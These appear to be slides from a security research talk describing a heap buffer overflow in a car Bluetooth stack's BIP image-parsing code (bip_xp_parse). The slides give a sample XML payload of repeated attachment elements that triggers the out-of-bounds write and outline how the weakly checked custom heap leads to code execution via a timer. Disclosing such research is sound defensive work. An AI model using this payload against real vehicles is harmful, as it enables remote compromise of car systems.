
The car downloads and displays one image

OBEX GET x-bt/img-img

```
<image-descriptor version='1.0'>...</image-descriptor>
```

OBEX Response

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
<image-properties>  
...  
</image-properties>
```



Vulnerability in BIP

OOB Write



Heap buffer overflow in the BIP protocol implementation

- In the BIP parsing function (`bip_xp_parse`)
- Parsing result is stored in an allocation of 0x2800 bytes containing an array of images metadata
- Adding an « attachment » fills 0x100 bytes, 38 are enough to overflow (limit is 256, due to a bug)
- Allows writing **controlled** bytes after the end of an allocation (custom allocator)

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<image-properties>
<attachment />
<attachment />
<attachment />
...
<attachment name="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" />
</image-properties>
```




Heap exploitation

Bsa-server custom heap




Custom heap management from a code base called GKI

- Allocations located in arrays in the **data section** (no PIE = no ASLR)
- Very **few corruption checks** compared to the glibc



Code execution


Taking over a timer, again...



The end ?

